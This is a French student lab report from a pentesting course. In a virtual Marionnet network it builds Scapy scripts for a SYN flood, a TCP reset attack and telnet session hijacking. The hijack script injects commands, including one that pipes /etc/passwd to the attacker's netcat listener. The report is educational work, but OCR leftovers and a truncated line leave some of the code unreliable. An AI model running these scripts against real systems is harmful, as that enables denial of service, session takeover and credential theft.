AZZOUZ
BADYSS

R316 CYBER
Méthodologie du pentesting
TP 4 — Attaques sur TCP avec scapy

L'objectif de ce TP est d'expérimenter des attaques réseau basées sur TCP à l'aide du paquet python scapy. Le TP est à faire sur marionnet à partir du projet disponible à cette adresse :


https://www-lipn.univ-paris13.fr/~evangelista/cours/R316-CYBER/R316-scapy.

Le réseau est composé de 3 PC connectés à un hub. L'hôte scapy est celui depuis lequel nous expérimentons les attaques visant à perturber les connexions telnet entre le client et le serveur. Le paquet scapy y est déjà installé. Vous trouverez en page 13 des rappels sur scapy. Votre compte-rendu devra contenir les codes des scripts ainsi que des copies d'écran et explications des tests effectués.

Exercice 1 — Travaux préliminaires

I.1.1/

On commence donc par importer le fichier marionnet, on démarre toutes les machines en tant que root, on attribue les IP et on va vérifier la connectivité.



I.1.2/

```
scapy login: root
Password:
Last login: Mon Dec 19 14:14:22 CET 2022 on tty0
```

I.1.3/

On attribue les IP suivantes aux hôtes et on vérifie la connectivitée:

— client : 10.0.0.1/24
— serveur : 10.0.0.2/24
— scapy : 10.0.0.100/24

```
[0 root@scapy ~]$ ip addr add 10.0.0.100/24 dev eth0
[0 root@scapy ~]$ ip link set dev eth0
```

```
[0 root@client ~]$ ip addr add 10.0.0.1/24 dev eth0
[0 root@client ~]$ ip link set dev eth0 up
```

```
[0 root@serveur ~]$ ip addr add 10.0.0.2/24 dev eth0
[0 root@serveur ~]$ ip link set dev eth0 up
```

```
[1 root@client ~]$ ping 10.0.0.100
PING 10.0.0.100 (10.0.0.100) 56(84) bytes of data.
64 bytes from 10.0.0.100: icmp_req=1 ttl=64 time=1.00 ms
64 bytes from 10.0.0.100: icmp_req=2 ttl=64 time=1.78 ms
64 bytes from 10.0.0.100: icmp_req=3 ttl=64 time=0.931 ms
```

```
[0 root@client ~]$ ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_req=1 ttl=64 time=3.14 ms
64 bytes from 10.0.0.2: icmp_req=2 ttl=64 time=2.16 ms
64 bytes from 10.0.0.2: icmp_req=3 ttl=64 time=2.22 ms
64 bytes from 10.0.0.2: icmp_req=4 ttl=64 time=1.96 ms
64 bytes from 10.0.0.2: icmp_req=5 ttl=64 time=2.03 ms
^C
```

I.1.4/

On exécute la commande permet d'activer/restart le service telnet

```
[0 root@serveur ~]$ /etc/init.d/inteutils-inetd restart
-bash: /etc/init.d/inteutils-inetd: No such file or directory
[127 root@serveur ~]$ /etc/init.d/inetutils-inetd restart
[ ok ] Restarting internet superserver: inetd.
```

I.1.5/

On exécute la commande telnet 10.0.0.2 pour pouvoir se connecter à distance au serveur. On entre ensuite le login et password "Student". Cela va ouvrir un shell sur le serveur depuis le client ou on pourra exécuter des commandes à distance. Comme on le voit ci-dessous, nous sommes connectés à la machine serveur avec l'utilisateur par défaut qui est student.

Exercice 2 — L'attaque SYN flood

Le script flood.py effectue une attaque de type SYN flood sur une destination quelconque. Le script prend deux arguments : l'adresse IP et le numéro de port à attaquer. Le script envoie ensuite des paquets en continu, sans s'arrêter. C'est ce qu'on appelle le flood.

I.2.1/

On va réaliser un fichier python d'attaque et d'envoi paquet réseaux avec le module Scapy. Notre fonction va prendre deux arguments, le port cible et l'adresse cible à attaquer. La variable atk va initier l'attaque dans laquelle les protocoles IP et TCP sont définis.

En théorie, l'attaquant utilise une IP et un port source choisis aléatoirement. Pour éviter d'envoyer des paquets vers l'extérieur, nous utiliserons une IP source aléatoire d'où l'import randint. Dans le protocole IP, nous allons donc définir l'ip de destination cible que nous avons définis au début du fichier, et l'adresse source qui contient donc toutes les autres adresses du réseau. Dans le protocole TCP, nous allons faire le même principe, le port cible comme déclaré au début du fichier, et le port source aléatoire. Nous allons englober tout cela dans un while True pour pouvoir envoyer répétitivement les paquets flood.

```
 GNU nano 2.2.6                File: flood.py

#!/usr/bin/env python
import sys
ip = sys.argv[1]
port = sys.argv[2]
print ("On flood " + ip + "Port : " + port)
from scapy.all import IP, TCP, send
from random import randint

while True:
        #on forge le paquet
        atk_ip = IP(dst=ip, src="10.0.0.{}".format(randint(1, 254)))
        atk_tcp = TCP(dport=int(port), sport=randint(0, 2 ** 16 - 1 ))
        atk = atk_ip / atk_tcp

        #et on l'envoie
        send(atk)
```

Pour avoir connaissance de tous les champs d'un protocole IP ou TCP, on peut dans un terminal exécuter la commande IP().show(). Et donc nous aurons ce résultat :

```
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= 0x0
  urgptr= 0
  options= {}
>>>
```

I.2.2/


On ferme la session telnet du client sur la machine serveur avec exit.

```
[130 student@serveur ~]$ exit
logout
Connection closed by foreign host.
[1 root@client ~]$
```

I.2.3/


Maintenant, nous pouvons lancer notre attaque sur la machine serveur avec la commande ./flood.py <adresse serveur> Port. Et donc visiblement tous les paquets s'envoients

```
[1 root@scapy ~]$ ./flood.py 10.0.0.100 23
```




I.2.4/

Pour vérifier si l'attaque a bien fonctionné, il suffit simplement de lancer la commande netstat -tna sur la machine serveur pour pouvoir voir tous les états de connexions TCP. Et donc bonne nouvelle, on remarque que l'attaque est réussie. Effectivement, on peut voir toutes les requêtes reçues par la machine serveur en provenance de toutes les adresses IP du réseau sur tous les ports sources inimaginables. Ainsi que l'adresse et port source qui sont bien fixes.



Pendant que le serveur subit une attaque flood, nous allons tester l'efficacité de notre attaque en essayant de nous connecter sur la machine serveur depuis client en telnet. Et donc on observe qu'il est impossible d'effectuer un telnet depuis client suite à l'attaque. Celui-ci est bloqué sur l'état : Trying 10.0.0.2… Donc bien sûr que

lorsque l'attaque serra terminée du côté scapy, on pourra après quelques moments nous reconnecter. L'attaque flood comme l'attaque DDOS, permettent simplement de mettre HORS SERVICE un serveur, donc bien que le service ne soit plus disponible, il n'est pas endommagé.



Exercice 3 — L'attaque TCP reset


Le script reset.py effectue une attaque de type TCP reset. Le script prend en argument l'adresse IP à attaquer et un numéro de port. Le script capture les paquets TCP en provenance de l'IP passée en argument et destinés au port passé en argument. À chaque fois qu'un tel paquet est reçu, le script envoie un paquet TCP pour mettre fin à la connexion

Cette attaque est tant bien utilisée en attaque qu'en défense, par exemple pour contrer une attaque DDOS en réinitialisant les connexions. Ou alors, cela peut aider à protéger les ressources non désirées du réseau.

I.3.1/

Nous allons donc écrire le script reset.py.

-On importe sniff pour pouvoir récupérer tous les paquets échangés sur le réseau
-On utilise sniff pour récupérer tous les paquets du trafic “TCP Only”
-Lorsque il y’a un paquet sniffé TCP, on récupère le seq, ack, DestinationPort, SourcePort
-Dans l’en-tête IP, on insère l’adresse de destination avec l’adresse source de la machine client dans le but de se faire passer pour le client et usurper son identité.
-Dans l’en-tête TCP, on renvoie les quatres données récupérées mais inversées, c'est-à -dire tous les en-têtes sources deviennent destinataires et inversement tel une communication TCP.
-On ajoute le flag à “RA” Pour RESET (mettre fin à la conversation) et ACK (acquittement de fin de conversation pour valider la fin).
-L’option send permet d’envoyer un paquet sans recevoir de réponse.





```
 GNU nano 2.2.6                File: reset.py

#!/usr/bin/env python
import sys
ip = sys.argv[1]
from scapy.all import IP, TCP, sendp, sniff, send

paquets = sniff(filter="tcp")
for paquet in paquets:
        print("seq : " + str(paquet.seq))
        SeqRecup = paquet.seq
        AckRecup = paquet.ack
        SportRecup = paquet.sport
        DportRecup = paquet.dport

        atk_ip = IP(dst=ip, src="10.0.0.1")
        atk_tcp = TCP(dport=SportRecup, sport=DportRecup, flags="RA", seq=AckRe$
        atk = atk_ip / atk_tcp
        send(atk)
```

I.3.2/

On se connecte en telnet depuis client sur le serveur avec telnet 10.0.0.2


I.3.3/

Ensuite on exécute la commande pour lancer le script de TCP RESET. J'ai affiché devant chaque paquet pour vérifier si celui-ci était bien défini ("seq + valeur").



I.3.4/

Sur la machine client on observe que la session a été fermée suite à l'attaque tcp RESET. Donc fonctionne très bien.



Exercice 4 — Le vol de session TCP

Le script hijack.py effectue une attaque de vol de session TCP. Le script prend en argument l'adresse IP du serveur à attaquer. Il attend ensuite la capture d'un paquet de données telnet en destination (ou en provenance) de ce serveur avant

d’envoyer son paquet d’attaque. Dans un premier temps, on utilisera l’attaque pour que l’attaquant crée le fichier /home/student/hacked.txt contenant la phrase "Sabotage ! ! !".

I.4.1/

Sur ce script, nous sommes sur le même principe que le TCP RESET, nous allons donc usurper l'identité du client, mais au lieu de reset la connexion, nous allons exécuter une commande comme-ci nous étions maître de la session. Pour cela :

-On importe Raw permettant d'exécuter des commandes brutes
-On capture le réseau pour récupérer le paquet, lorsque un paquet TCP est capturé, il le renvoie à la fonction capture.
-On défini la fonction capture dans laquelle, on récupère toutes les informations nécessaires au vol de session comme vu précédemment.
-Cette fois-ci, on définit la variable atk_raw dans laquelle nous entrons la commande que l’on veut exécuter. Ici la commande permet d’echo le message “Sabotage badyss” dans le fichier hackd.txt.
-L’ ”\n” permet de revenir à la ligne pour exécuter la nouvelle commande que l’on veut. Sinon la commande peut avoir une erreur de syntaxe du à la commande que la victime a commencé à écrire.
-On met le flag en “A” pour acquittement et donc continuer la communication en usurpant l'identité de la victime.
-On send le paquet

```
 GNU nano 2.2.6                File: hijak.py                      Modified

#!/usr/bin/env python
import sys
from scapy.all import IP, TCP, send, sniff, Raw
ip = sys.argv[1]

def capture(p):
        #on forge le paquet
        atk_ip = IP(src=p[IP].dst, dst=p[IP].src)
        atk_tcp = TCP(flags="A", dport=p[TCP].sport, sport=p[TCP].dport, seq=p[TCP].ack, ack=p[TCP].seq)
        atk_raw = Raw("\n echo Sabotage badyss > /home/student/hacked.txt \n")
        atk = atk_ip / atk_tcp / atk_raw

        send(atk)
sniff(capture, filter="tcp")
```

I.4.2/

On ne peut pas ouvrir de nouveau terminal, ainsi comme il n’y qu’un terminal, si ma machine client devient out, je fais en sorte de changer le fichier de configuration de ma machine client/victime pour attribuer l’adresse IP et de ne pas devoir à la re attribuer à chaque démarrage de machine.

client fichier de configuration

```
#!/bin/bash
# ---
# This script will be executed (sourced) as final step
# of the virtual machine bootstrap process.
# ---
# Several variables are set at this point.
# Examples: (some values depend on your settings)
# ---
# hostname='m5'
# mem='80M'
# virtualfs_kind='machine'
# virtualfs_name='machine-debian-wheezy-08367'
# mac_address_eth0='02:04:06:15:ad:0a'
# mtu_eth0='1500'
# mit_magic_cookie_1='e33a9778b5b4d71059c83760473211bb'
# PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
# ---
# Your effective user and group IDs are uid=0 (root), gid=0 (root),
# and the current working directory is '/', that is to say PWD='/'
# ---

ip addr add 10.0.0.1/24 dev eth0
ip link set dev eth0 up
```


I.4.3/

On lance l'attaque avec comme ip celle du serveur.

```
[0 root@scapy ~]$ ./hijak.py 10.0.0.1
```

I.4.4/

Suite à l'attaque, la machine client ne répond plus, sur la machine scapy, on aperçoit tous les paquets envoyés. Le problème est que le client peut se reconnecter au ssh et donc la session ne serra plus volée. Le problème réside dans le protocole telnet, ce protocole de connexion à distance n'est pas sécurisé, il est préférable d'utiliser ssh pour une connexion sécurisée à distance. Lorsque on utilise telnet, on peut facilement intercepter la connexion, la couper et se connecter nous mêmes au serveur, on a donc pas besoin de login ou password pour accéder à des données qui peuvent être sensibles.



Nous avons réalisé une attaque Man In The Middle active, c'est-à-dire se placer dans une communication entre deux machines, et modifier/supprimer/ajouter les données échangées. Tandis que l'écoute passive permet simplement de récupérer les paquets échangés.

I.4.5/

Et donc oui, le fichier hacked.txt a bien été créer sur la machine serveur

```
[0 root@serveur /home/student]$ ls
total 4
4 hacked.txt  0 test
[0 root@serveur /home/student]$ cat hacked.txt
Sabotage badyss
[0 root@serveur /home/student]$
```

I.4.6/

En utilisant l'attaque de vol de session, l'attaquant peut aussi forcer le serveur à entrer en contact avec lui, par exemple, pour lui faire envoyer le contenu d'un fichier. Nous allons pour cela utiliser la commande nc qui permet, entre autres, de démarrer un serveur TCP. Nous allons dans un premier temps nous familiariser avec cette commande.

On va donc sur scapy, se mettre en listen pour récupérer tous les paquets envoyé sur le port 1235 avec l'option -l : on exécute alors la commande nc -l -p 12345

I.4.7/

Sur le serveur on ouvre une connexion TCP sur le port 12345 de scapy pour y envoyer des données quelconques, dans notre cas, le mot “hello”.

```
[0 root@serveur /home/student]$ echo hello | telnet 10.0.0.100 12345
Trying 10.0.0.100...
Connected to 10.0.0.100.
Escape character is '^]'.
Connection closed by foreign host.
[1 root@serveur /home/student]$
```

I.4.8/

On s’aperçoit que cette commande de “telnet temporaire” fonctionne parfaitement


```
^C[0 root@scapy ~]$ nc -l -p 12345
hello
[0 root@scapy ~]$
```

I.4.9/

On peut comme tout à l’heure grâce à Raw, exécuter la commande que l’on souhaite renvoyer à la machine scapy, on va donc envoyer le fichier passwd pour pouvoir ensuite se connecter au serveur sans avoir à passer par le vol de session. Car nous allons récupérer l’user et le password, et comme le port est tout le temps ouvert, nous allons pouvoir nous connecter sans sniffer les paquets du client.

```
 GNU nano 2.2.6                File: hijak.py

#!/usr/bin/env python
import sys
from scapy.all import IP, TCP, send, sniff, Raw
ip = sys.argv[1]

def capture(p):
        #on forge le paquet
        atk_ip = IP(src=p[IP].dst, dst=p[IP].src)
        atk_tcp = TCP(flags="A", dport=p[TCP].sport, sport=p[TCP].dport, seq=p[TCP].ack, ack=p[TCP].seq)
        atk_raw = Raw("\n cat /etc/passwd | telnet 10.0.0.100 12345\n")
        atk = atk_ip / atk_tcp / atk_raw

        send(atk)
sniff(capture)
```

I.4.10/



I.4.11/

Le protocole telnet n'est pas sécurisé, nous l'avons démontré en fermant/volant des sessions et en récupérant des logins de la machine serveur. Une fois qu'on est root sur un serveur, on peut le corrompre, injecter des scripts pour envoyer toutes les données sensibles et faire un ransomware. Malheureusement, certaines entreprises ne mettent pas assez de budget dans la cyberdefense et utilisent encore telnet et non pas ssh. Elles encourent des risques et c'est pour cela qu'il y'a de nombreux ransomwares et cyberattaques.